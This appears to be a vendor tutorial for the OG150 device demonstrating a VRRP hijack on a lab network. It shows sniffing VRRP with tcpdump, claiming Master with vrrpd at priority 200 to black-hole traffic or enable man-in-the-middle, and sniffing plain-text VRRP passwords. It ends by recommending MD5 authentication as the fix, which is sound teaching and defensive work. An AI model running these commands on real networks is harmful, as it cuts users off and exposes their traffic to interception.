www.og150.com

Follow @theog150

VRRP (Virtual Router Redundancy Protocol) Attack

TABLE OF CONTENTS


VRRP (Virtual Router Redundancy Protocol) Attack v1.1
Author: Darren Johnson

Introduction To VRRP (Virtual Router Redundancy Protocol).

VRRP (Virtual Router Redundancy Protocol) is one of a suite of protocols referred to as FHRPs (First Hop Redundancy Protocols). VRRP and HSRP (Hot Standby Router Protocol) are the most commonly deployed FHRPs. FHRPs provide an election protocol to dynamically assign responsibility for a virtual IP address. This means, that multiple routers can be deployed that 'share' the IP address which clients use as their default gateway. If one of the routers fails, the 'shared' IP address is 'moved' to a different router – therefore you have redundancy built into your default-gateway (your default-gateway is no longer a single point of failure ☺).


I will now present a case study detailing this functionality. There are two routers; Router#1 and Router#2. Both routers have been configured with VRRP using a 'virtual' IP address 192.168.11.1 which is used by users on the 192.168.11.0/24 network as their default-gateway. Through the VRRP election process, Router#1 becomes the VRRP 'Master' router and Router#2 becomes the VRRP 'Backup' router. How did it decide this? The VRRP election process is based on priority – the highest wins – and Router#1 was configured with a priority of 100 and Router#2 was configured with a priority of 90. Please note: If the priorities were the same, the router interface MAC address is used as a tie-breaker. When a device is the VRRP 'Master', it is actively processing/forwarding traffic destined to the VRRP IP address – 192.168.11.1. In this scenario, the User PC using a default-gateway of 192.168.11.1, will be routed via Router#1 as per the traffic flow shown in Screenshot 1.

Screenshot 1 – User PC traffic flow to the Internet in a default VRRP state



Next, assume that Router#1 suffers a power supply failure. Without a FHRP such as VRRP, users would be offline as they can no longer communicate with their default-gateway. In this case study however, we are using VRRP – therefore Router#2 will detect that it hasn't received any VRRP messages from Router#1 during a configurable holdtime, and will promote itself to the VRRP 'Master' state. This is all done dynamically, and traffic from the User PC to the Internet is now routed via Router#2 as shown in Screenshot 2. It is important to note that the User PC is unaware of this failover event, it is completely transparent.


Screenshot 2 – User PC traffic flow to the Internet after VRRP failover



VRRP Attack.


I am now going to demonstrate how a poorly implemented VRRP configuration can be compromised, leading to a range of attack options. The OG150 is pre-built with the VRRPD package, which basically allows it to participate in VRRP. I will use the demonstration topology illustrated in Screenshot 3. In a default state, all traffic from the User PC destined to the Internet would traverse Router#1 as shown in Screenshot 3. Please note: At this stage only Router#1 is participating in VRRP and is therefore the 'Master' router. In reality, there would be more than one router participating in VRRP, but for simplicity I am only using one.

Screenshot 3 – VRRP demonstration topology and traffic flow from the User PC to the Internet in a default state



The VRRP configuration on the Cisco router is show in Screenshot 4. Please note: When you show the configuration you will not see the 'priority' command because it is set to the default – 100.


Screenshot 4 – VRRP configuration on the Cisco router



```
!
interface FastEthernet0/0
 ip address 192.168.11.2 255.255.255.0
 vrrp 1 ip 192.168.11.1
 vrrp 1 priority 100
!
```

Next, we can verify the VRRP configuration on the Cisco router as shown in Screenshot 5. As you can see, the Cisco router is the VRRP 'Master' router.

Screenshot 5 – VRRP ‘show’ output on the Cisco router – before attack




```
Router1#show vrrp all
FastEthernet0/0 - Group 1
  State is Master
  Virtual IP address is 192.168.11.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 100
  Master Router is 192.168.11.2 (local), priority is 100
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.609 sec

Router1#
```

Time to go to work....connect your OG150 to the target network as shown in Screenshot 3. Your OG150 should receive an IP address via DHCP and you need to establish SSH access to it (access could be via a Reverse SSH tunnel, via a wireless association, via a VPN pivot, etc – please consult specific tutorials for this configuration). The first part is to discover ‘if’ VRRP is even in use! Use the command illustrated in Screenshot 6 to ‘sniff’ the network for VRRP messages.

Screenshot 6 – Command to discover if VRRP is running on the local subnet




```
root@OG150:~# tcpdump -i eth0 proto VRRP -v
```

We got lucky! In Screenshot 7, you can see that VRRP is in use and the following details pertinent to VRRP are displayed:

- VRRP is using a group ID = 1
- VRRP priority = 100
- Authentication = none (great news ☺)
- VRRP IP address = 192.168.11.1
- Sending router IP address = 192.168.11.2


Screenshot 7 – Captured VRRP messages using ‘tcpdump’



```
root@OG150:~# tcpdump -i eth0 proto VRRP -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
10:30:16.617867 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype none, intvl
 1s, length 20, addrs: 192.168.11.1
10:30:17.501781 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype none, intvl
 1s, length 20, addrs: 192.168.11.1
10:30:18.413693 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype none, intvl
 1s, length 20, addrs: 192.168.11.1
10:30:19.413615 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype none, intvl
 1s, length 20, addrs: 192.168.11.1
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@OG150:~# 
```

We are ready to launch the attack! However, you need to be careful with routing at this point. Remember, the OG150s default-gateway is 192.168.11.1 (which is the VRRP IP address). If the OG150 sends VRRP messages and becomes the VRRP 'Master' router, the OG150 is the default-gateway for itself ☹ If this was to happen, you would lose connectivity to the OG150 (it is in a routing loop with itself). What we need to do is configure the OG150 to use the Cisco router as the default-gateway. In Screenshot 7, you learned that the Cisco router was using IP address 192.168.11.2. When you launch the VRRPD attack, you need to configure the OG150 with a new default route, pointing to the Cisco router (IP address 192.168.11.2). Screenshot 8 illustrates this configuration process. Notice that in one command line we execute three commands; 1) Launch VRRPD 2) Sleep for 5 seconds (required) 3) Install a default route with a next hop equal to the Cisco router (192.168.11.2). The routing table before and after is shown for reference. Please note: You can safely ignore the error messages displayed.


Screenshot 8 – Launching the VRRP attack



```
root@OG150:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.11.1    0.0.0.0         UG    0      0        0 eth0
10.150.150.0    *               255.255.255.0   U     0      0        0 wlan0
192.168.11.0    *               255.255.255.0   U     0      0        0 eth0
root@OG150:~# vrrpd -i eth0 -v 1 -p 200 192.168.11.1 ; sleep 5 ; route add default gw 192.168.11.2 eth0
Can't SIOCADDMULTI on eth0. errno=22
root@OG150:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.11.2    0.0.0.0         UG    0      0        0 eth0
10.150.150.0    *               255.255.255.0   U     0      0        0 wlan0
192.168.11.0    *               255.255.255.0   U     0      0        0 eth0
root@OG150:~#
```

For reference, enter the command shown in Screenshot 9 to see the VRRP options we have available.


Screenshot 9 – VRRPD options



```
root@OG150:~# vrrpd -h
vrrpd version 0.4
Usage: vrrpd -i ifname -v vrid [-f piddir] [-s] [-a auth] [-p prio] [-nh] ipaddr
  -h       : display this short inlined help
  -n       : Dont handle the virtual mac address
  -i ifname: the interface name to run on
  -v vrid  : the id of the virtual server [1-255]
  -s       : Switch the preemption mode (Enabled by default)
  -a auth  : (not yet implemented) set the authentification type
             auth=(none|pass/hexkey|ah/hexkey) hexkey=0x[0-9a-fA-F]+
  -p prio  : Set the priority of this host in the virtual server (dfl: 100)
  -f piddir: specify the directory where the pid file is stored (dfl: /var/run)
  -d delay : Set the advertisement interval (in sec) (dfl: 1)
  ipaddr   : the ip address(es) of the virtual server
root@OG150:~# █
```

As per the command executed in Screenshot 8, the OG150 is now sending VRRP messages and, because it has the highest priority (200), it will become the 'Master'. We can confirm this by checking the VRRP output on the Cisco router. As you can see in Screenshot 10, the two VRRP 'show' commands confirm that 192.168.11.11 (the OG150) is the 'Master' VRRP router and the Cisco router is in the VRRP 'Backup' state.

Screenshot 10 – VRRP ‘show’ output on the Cisco router – after attack




```
Router1#show vrrp all
FastEthernet0/0 - Group 1
  State is Backup
  Virtual IP address is 192.168.11.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 100
  Master Router is 192.168.11.11, priority is 200
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.609 sec (expires in 3.581 sec)

Router1#show vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Fa0/0              1   100 3609       Y  Backup  192.168.11.11   192.168.11.1
Router1#
```

At this point, traffic from users on the local subnet destined to the default-gateway, 192.168.11.1, will be sent to the OG150 where it is dropped (because IP forwarding has not been configured on the OG150). This leads to a DOS (Denial of Service) attack, all users on the local subnet cannot route to any destination outside of the local subnet – you can confirm this by trying to ping a device on a different subnet, it will fail. Screenshot 11 illustrates how VRRP has converged and shows the User PC traffic flow to the Internet.

Screenshot 11 – User PC traffic flow destined to the Internet is sent to the OG150 (where it is black-holed)




As an alternative, you could also configure IP forwarding on the OG150. If you did this successfully, all traffic from users on the local IP subnet to the Internet is routed via the

OG150 – leading to a MITM (Man in the Middle) condition which could be leveraged for further attacks.

When you want to stop the VRRP attack, you use the 'pidof' command to find the VRRPD process and 'kill' it. In addition, you must add a 5 second sleep before re-installing the default route with a next hop equal to the VRRP IP address (192.168.11.1) as shown in Screenshot 12 (this is effectively three commands on one command line, similar to what you did in Screenshot 8). Once this is done, the VRRP state will resume to the default state as previously shown in Screenshot 3.

Screenshot 12 – Stopping the VRRP attack



```
root@OG150:~# pidof vrrpd
1773
root@OG150:~# kill 1773 ; sleep 5 ; route add default gw 192.168.11.1 eth0
Can't SIOCDELMULTI on eth0. errno=22
root@OG150:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.11.1    0.0.0.0         UG    0      0        0 eth0
10.150.150.0    *               255.255.255.0   U     0      0        0 wlan0
192.168.11.0    *               255.255.255.0   U     0      0        0 eth0
root@OG150:~# 
```


VRRP Attack Mitigation.

VRRP supports authentication, which would prevent this attack – if used properly. There are two types of authentication:

- Plain-text authentication
- MD5 authentication

I will demonstrate both of these. First, I will configure plain-text authentication on the Cisco router, using password 'gangster', as shown in Screenshot 13.


Screenshot 13 – VRRP plain-text authentication configuration on the Cisco router



```
vrrp 1 authentication text gangster
```

Next, I re-run the 'sniffer' command on the OG150 that I previously used in Screenshot 6 to capture VRRP messages. Oh dear, I can see why they call it 'plain-text' authentication – the password 'gangster' configured in Screenshot 13 is clearly displayed in the VRRP capture shown in Screenshot 14. We can now configure the OG150 with the password 'gangster' and continue the VRRP attack ☹ Basically, it is futile to use plain-text authentication.


Screenshot 14 – ‘Sniffing’ VRRP to find plain-text authentication information



```
root@OG150:~# tcpdump -i eth0 proto VRRP -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:06:18.285250 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype simple, int
vl 1s, length 20, addrs: 192.168.11.1 auth "gangster"
11:06:19.101043 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype simple, int
vl 1s, length 20, addrs: 192.168.11.1 auth "gangster"
11:06:19.965051 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype simple, int
vl 1s, length 20, addrs: 192.168.11.1 auth "gangster"
11:06:20.800930 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 40)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype simple, int
vl 1s, length 20, addrs: 192.168.11.1 auth "gangster"
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@OG150:~# █
```

I then removed the VRRP plain-text authentication configuration on the Cisco router, and configured MD5 authentication instead. The VRRP MD5 authentication configuration on the Cisco router, using the password ‘gangster’, is illustrated in Screenshot 15.


Screenshot 15 – VRRP MD5 authentication configuration on the Cisco router



```
vrrp 1 authentication md5 key-string gangster
```

Finally, lets re-run the ‘sniffer’ command on the OG150 that I previously used in Screenshot 6 to capture VRRP messages. As you can see in Screenshot 16, you can see that some type of authentication is detected but there are no authentication details. You have now prevented VRRP attacks, using a single line of configuration – please use MD5 authentication to protect your VRRP deployment!

Screenshot 16 – ‘Sniffing’ VRRP to find MD5 authentication information



```
root@OG150:~# tcpdump -i eth0 proto VRRP -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
11:20:10.724606 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 70)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype #254, intvl
 1s, length 50, addrs: 192.168.11.1
11:20:11.664511 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 70)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype #254, intvl
 1s, length 50, addrs: 192.168.11.1
11:20:12.548440 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 70)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype #254, intvl
 1s, length 50, addrs: 192.168.11.1
11:20:13.356380 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 70)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype #254, intvl
 1s, length 50, addrs: 192.168.11.1
11:20:14.284292 IP (tos 0xc0, ttl 255, id 0, offset 0, flags [none], proto VRRP (112), length 70)
    192.168.11.2 > vrrp.mcast.net: vrrp 192.168.11.2 > vrrp.mcast.net: VRRPv2, Advertisement, vrid 1, prio 100, authtype #254, intvl
 1s, length 50, addrs: 192.168.11.1
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
root@OG150:~# █
```